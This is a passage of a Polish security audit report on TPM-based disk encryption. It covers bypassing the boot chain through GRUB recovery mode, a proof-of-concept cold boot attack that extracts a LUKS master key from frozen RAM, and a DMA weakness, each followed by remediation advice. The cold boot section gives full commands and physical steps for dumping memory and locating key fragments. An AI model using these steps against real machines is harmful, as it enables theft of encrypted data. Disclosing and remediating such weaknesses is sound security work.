
```
# nano ~/boot/grub/grub.cfg
```

W tym miejscu istnieje kilka możliwych akcji do wykonania:

1. Wyszukanie frazy `END /etc/grub.d/00_header` i ustawienie `timeout` oraz `timeout_style` na poniższe wartości:

```
  insmod gettext
fi
terminal_output gfxterm
if [ "${recordfail}" = 1 ] ; then
  set timeout=30
else
  if [ x$feature_timeout_style = xy ] ; then
    set timeout_style=menu
    set timeout=10
  # Fallback hidden-timeout code in case the timeout_style feature is
  # unavailable.
  elif sleep --interruptible 0 ; then
    set timeout=10
  fi
fi
### END /etc/grub.d/00_header ###
```

2. Wyszukanie frazy `menuentry 'Ubuntu'` i dodać frazę `recovery` do linijki `linux`, między `ro` oraz `quiet`:



Teraz wystarczy zapisać zmiany, a następnie uruchomić system ponownie. W pierwszym przypadku pojawi się menu GRUB'a, gdzie należy wybrać opcję `Advanced options for Ubuntu`, a następnie opcję `recovery mode`. W drugim przypadku wystarczy uruchomić ponownie system. Po pojawieniu się „Recovery Menu" należy wybrać wybrać opcję „root".

Recovery mode systemu Linux pozwala na dostęp do systemu plików z poziomu root. Ze względu na to, że nie zmienił się certyfikat obrazu kernela, to bank PCR7 zostanie nienaruszony.

LOKALIZACJA

Konfiguracja banków PCR.

REKOMENDACJA

Zaleca się uwzględnienie dodatkowych banków PCR przy konfiguracji szyfrowania dysku:

- PCR1 – mierzy konfigurację UEFI (w tym Boot Order),
- PCR8 – mierzy konfigurację GRUB'a oraz parametry startowe Kernela,
- PCR9 – mierzy Kernel, initramfs i wszystkie załadowane moduły multiboot.

Co oznacza, że ostateczna konfiguracja zakłada banki 1, 7, 8, 9. Kolejno, każdy z tych banków spowoduje, że nie będzie możliwości odszyfrowania partycji, jeżeli zmieni się:

- urządzenie, z którego jest bootowany system,
- konfiguracja w pliku `grub.cfg`,
- zawartość Kernel, imitramfs lub konfiguracja modułów Kernela.

[CRITICAL] SECURITUM-24989-002: Cold Boot Attack

OPIS

W trakcie audytu podjęto próbę przeprowadzenia ataku typu Cold Boot. Atak ten ma na celu pozyskania klucza szyfrowania dysku prosto z pamięci RAM. Atak zakłada, iż atakujący uzyskał dostęp fizyczny do maszyny po odszyfrowaniu dysku. Dla przykładu, atakujący mógł ukraść uruchomionego laptopa lub ukraść komputer/serwer, który ma zaimplementowane automatyczne odblokowanie dysku w trakcie rozruchu.

Atak polega na zamrożeniu (tj. znacznym obniżeniu temperatury) pamięci RAM z wykorzystaniem sprężonego powietrza. Powoduje to wydłużenie czasu „życia" ładunków elektrycznych przechowujących informację z komputera. Poniżej znajduje przykładowa tabelka charakterystyki tego ataku dla pamięci:

Tabela 1. Źródło: https://www.usenix.org/legacy/event/sec08/tech/full_papers/halderman/halderman.pdf

	Sekundy bez zasilania [s]	Procent błędów w temperaturze operacyjnej [%]	Procent błędów w temperaturze -50°C [%]
SDRAM 128Mb	60 300	41 50	(no errors) 0.000095
DDR 512Mb	360 600	50 50	(no errors) 0.000036
DDR 256Mb	120 360	41 42	0.00105 0.00144
DDR2 512Mb	40 80	50 50	0.025 0.18

Zgodnie z przykładową wartością okresu odświeżania pamięci, komórki, aby zapewnić ciągłość działania muszą być odświeżane co 64 ms w temperaturze poniżej 85°C. Im temperatura niższa tym większy jest okres.

Atak został przeprowadzony na laptopie wyposażonym w 4GB pamięci DDR4 o częstotliwości pracy 1600 MHz (efektywnej 3200 MHz). Kość RAM jest wyposażona w 4 układy pamięci (każdy 8Gb) znajdujące się tylko po jednej stronie:

Sam laptop jest wyposażony w dwa banki na pamięć DDR4-SODIMM, a kość została umieszczona w górnym banku, aby zapewnić lepszy dostęp do pamięci w trakcie ataku:

Komputer jest wyposażony w klasyczny BIOS, a nie UEFI. UEFI domyślnie w swoim standardzie wspiera funkcję, która na wczesnym etapie rozruchu wypełnia pamięć RAM losowymi danymi, aby utrudnić przeprowadzenie takiego ataku. Nie wyklucza to jednak scenariusza, w którym atakujący mógłby przenieść zamrożoną pamięć do innego komputera, który takiego zabezpieczenia nie ma.

W testowanym przypadku szyfrowanie dysku zostało ustawione z użyciem LUKS2, wykorzystując hasło. Co jest znacznie bezpieczniejszym rozwiązaniem niż obecnie zaimplementowana konfiguracja z automatycznym odblokowywaniem dysku. Pomimo najbezpieczniejszych ustawień w testowym urządzeniu, udało się pozyskać klucz Master Key z pamięci RAM urządzenia.


WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

Fizyczny dostęp do maszyny docelowej. Komputer musi być odblokowany (po odszyfrowaniu, ale na ekranie logowania) lub mieć opcję automatycznego deszyfrowania dysku.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

W celu przyspieszenia ataku założono znajomość Master Key wykorzystywanego do deszyfrowania dysku. Można go uzyskać za pomocą poniższej komendy w terminalu:

```
# cryptsetup luksDump –-dump-master-key /dev/sda4
```



Krok 1. Przygotowanie

Do przeprowadzenia ataku wymagane są następujące komponenty:

- Drugi komputer z system Linux (najlepiej Ubuntu 22.04) z zainstalowanym oprogramowaniem Radare2

```
sudo snap install radare2 --classic
```

- Zestaw narzędzi potrzebnych do otwarcia obudowy komputera.
- Pendrive, który ma dwukrotnie więcej pamięci niż pamięć RAM komputera docelowego.
- Dwie puszki sprężonego powietrza z rurką do kierowania strumienia (powinna być w zestawie). Można je nabyć w większości sklepów z elektroniką.

W celu przygotowania bootowalnego pendrive'a należy wykonać poniższe kroki:

1. Pobrać archiwum `bios_memimage64.zip` i rozpakować:

```
wget https://github.com/baselsayeh/coldboot-tools/releases/download/2/bios_memimage64.zip
unzip bios_memimage64.zip
cd bios_memimage64
```

2. Wgrać Master Boot Record na urządzenie:

```
sudo dd if=grldr.mbr of=/dev/sdb conv=notrunc
```

3. Utworzyć dwie partycje:

```
sudo fdisk /dev/sdb
> n
> [ENTER]
> [ENTER]
> +1G
> n
> [ENTER]
> [ENTER]
> +16G
> w
```

4. Sformatować pierwszą partycję:

```
sudo mkfs.fat /dev/sdb1
```

5. Zamontować partycję:

```
sudo mount /dev/sdb1 /media/usb
```

6. Skopiować zawartość folderu `bios_memimage64` na pierwszą partycję:

```
sudo cp * /media/usb/
```

7. Odmontować partycję

```
sudo umount /media/usb
```

Teraz pendrive jest przygotowany do przeprowadzenia ataku. Znajduje się na nim program, który zrzuci zawartość wszystkich zidentyfikowanych segmentów pamięci fizycznej. Zostanie on uruchomiony automatycznie po 5 sekundach.


Jeżeli to możliwe, przed przystąpieniem do ataku warto sprawdzić kolejność bootowania na komputerze, z którego będziemy wykonywać zrzut.

Krok 2. Przeprowadzenie ataku

W momencie, gdy atakujący jest w posiadaniu komputera z odblokowanym dyskiem musi on zadbać o odpowiednią ostrożność, aby nie spowodować przypadkiem ponownego uruchomienia:


1. Podłączyć przygotowanego Pendrive'a.
2. Ostrożnie otworzyć obudowę i zlokalizować pamięć RAM.
3. Przygotować puszki ze sprężonym powietrzem:

4. Psikać sprężonym powietrzem prosto w kości RAM trzymając puszkę do góry nogami.
5. Wykonywać tę czynność, aż kości będą pokryte szronem. Można spróbować normalnie dmuchnąć powietrzem, aby się ujawnił:



6. Kontynuować zamrażanie i w między czasie odłączyć zasilanie.
7. Szybko podłączyć zasilanie i włączyć komputer.
8. W tym momencie można przestać zamrażać pamięć. Teraz jego zawartość jest podtrzymywana przez kontroler pamięci.
9. Jeżeli to wymagane wejść do BIOSu i zmienić kolejność bootowania lub zbootować poprzez Boot Menu.

Po chwili powinien uruchomić się bootloader GRUB4DOS, który rozpocznie proces zrzutu pamięci fizycznej. Dane zostaną zapisane na drugiej partycji, ale nie w formie pliku. Oprogramowanie wykonujące zrzut traktuje drugą partycję jako wskaźnik do miejsca, gdzie znajduje się przestrzeń z przeznaczeniem na przechowanie danych. Partycja ta nie jest sformatowana. Proces ten w zależności od pojemności pamięci może potrwać kilka minut.



Wynikiem zrzutu będzie obraz pamięci fizycznej. Pamięć będzie podzielona na wiele stron po 4 KiB (4096 bajtów), z pewnymi wyjątkami. Strony sąsiadujące ze sobą będą się odnosiły do różnych procesów, a co za tym idzie do różnych przestrzeni wirtualnych. Zadaniem atakującego będzie złożenie tego w jedną całość.

Krok 3. Analiza zrzutu pamięci

Ostatnim krokiem całego ataku jest analiza pamięci. Zostanie do tego wykorzystany framework do analizy i manipulacji kodu binarnego, wykorzystywany do reverse engineeringu – radare2 oraz pakiet narzędzi do analizy pamięci systemowej – *volatility*. W ten sposób można zautomatyzować cały proces i skorzystać z gotowych reguł.

1. Należy rozpocząć od podłączenia pendrive'a i pobrania zebranych danych do pliku:


```
sudo dd if=/dev/sdb2 of=ram.img bs=512 status=progress
```

2. Następnie uruchomić program radare2 wskazując plik z danymi:

```
radare2 -n ram.img
```


3. Do odnalezienia właściwych danych wykorzystano fakt znajomości klucza (w innym przypadku należałoby wykorzystać gotowe narzędzia do analizy zrzutów pamięci np. Volatility):

```
/x 9484e834a6
```



4. W analizowanym zrzucie pierwsza połowa klucza znajduje się w innym miejscu w pamięci niż druga. Może to być celowy zabieg mający na celu utrudnienia odnalezienia kluczy lub przypadek wynikający z rozbieżność między pamięcią wirtualną a fizyczną (wyjaśnienie dalej). Z tego powodu, należy odnaleźć również drugą połowę:

```
/x 7b126f570e6cb283
```



Wykorzystując zdobyte dane, możemy skonstruować pełen Master Key, a następnie odszyfrować dysk. Odległość w bajtach między pierwszą połową, a drugą połową jest równa `0x1F0`.

Poniżej przedstawiono przykładowy proces pozyskiwania kluczy:

1. Identyfikacja procesów znajdujących się w pamięci np. poprzez wyszukiwanie charakterystycznych wartości pól struktury `task_struct`, które reprezentuje proces w pamięci.

```
https://github.com/torvalds/linux/blob/master/include/linux/sched.h#L748
```

2. Wyszukanie tablicy stron, aby odtworzyć przestrzeń pamięci wirtualnej procesu. Specjalna struktura znajduje się wewnątrz `task_struct` i nazywa się `mm_struct`.

```
https://github.com/torvalds/linux/blob/master/include/linux/sched.h#L880
```

3. Przeszukanie przestrzeni pamięci wirtualnej procesu/demona LUKS, który przechowuje Master Key.
4. Atakujący może wykonać inżynierię wsteczną LUKS/Cryptsetup, aby odnaleźć charakterystyczne cechy struktur Master Key i przeskanować zawężony obszar pamięci.

Choć w zrzucie (pamięci fizycznej) połówki klucza znajdują w różnych miejscach to nie oznacza, że w przestrzeni wirtualnej te dane miały inny adres. System operacyjny przydzielając pamięć zapewnia ciągłość danej przestrzeni pamięci tylko w kontekście przestrzeni wirtualnej. Jeżeli dwie strony pamięci procesu znajdują się na przykład na adresach 0x1 oraz 0x2 to nie znaczy, że w pamięci fizycznej będą ze sobą sąsiadowały. Mogą być od siebie oddalone nawet o kilka gigabajtów.

LOKALIZACJA

Konfiguracja banków PCR.

REKOMENDACJA

Zaleca się stosować platformę z UEFI, która ma wyłączony Fast Boot, posiada mechanizm Memory Data Scrambling, aby zapewnić czyszczenie pamięci RAM przy starcie. Zminimalizuje to ataki typu Cold Boot poprzez wymazanie poufnych danych. Konieczne jest również ustawienie hasła do UEFI, które spełnia poniższe wymagania:

- co najmniej 20 znaków,
- zawiera małe i wielkie litery, cyfry oraz znaki specjalne,
- nie zawiera fraz kluczowych związanych z firmą (np. nazwa, pracownicy).

W ten sposób przy rozruchu, poufne dane zostaną nadpisane. Aby uchronić się przed atakiem polegającym na przeniesieniu zamrożonej pamięci RAM do innej maszyny warto rozważyć platformę, która ma wlutowany RAM na płycie głównej.

[MEDIUM] SECURITUM-24989-003: Brak ochrony przed atakami Direct Memory Access w momencie bootowania

OPIS

Domyślna konfiguracja GRUB'a nie przewiduje ochrony przed atakami typu Direct Memory Access. Atak ten polega na podłączeniu złośliwego urządzenia poprzez magistralę PCI Express, które przeskanuje całą pamięć fizyczną w poszukiwaniu klucza szyfrowania. Jest to funkcja magistrali PCIe, która w oryginalnym zamyśle twórców miała na celu przyspieszenie działania urządzeń i możliwość bezpośredniej komunikacji między nimi, ale może ona zostać wykorzystana w sposób złośliwy.

Uwagi: ze względu na ograniczony dostęp takich urządzeń, nie udało się przygotować działającego Proof of concept.

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI


Fizyczny dostęp do maszyny docelowej.

LOKALIZACJA

Konfiguracja GRUB'a.

REKOMENDACJA

Zaleca się dodanie parametrów `amd_iommu=on iommu=pt` do Kernela w pliku konfiguracyjnym `/boot/grub/grub.cfg`:



Dzięki temu GRUB na etapie wczesnego etapu bootowania zainicjalizuje rozszerzenie procesora (Intel VT-d, lub AMD I/O Virtualization Technology). Rozszerzenia te zapewniają sprzętowe wsparcie dla ochrony komputera przez złośliwymi urządzeniami w magistrali PCI-Express. Od tego momentu urządzenia będę miał dostęp tylko do przydzielonych adresów.

W przypadku wykorzystania dysków z interfejsem NVMe (technicznie jest to PCI-Express) może wystąpić problem z dostępem do dysku na wczesnym etapie rozruchu.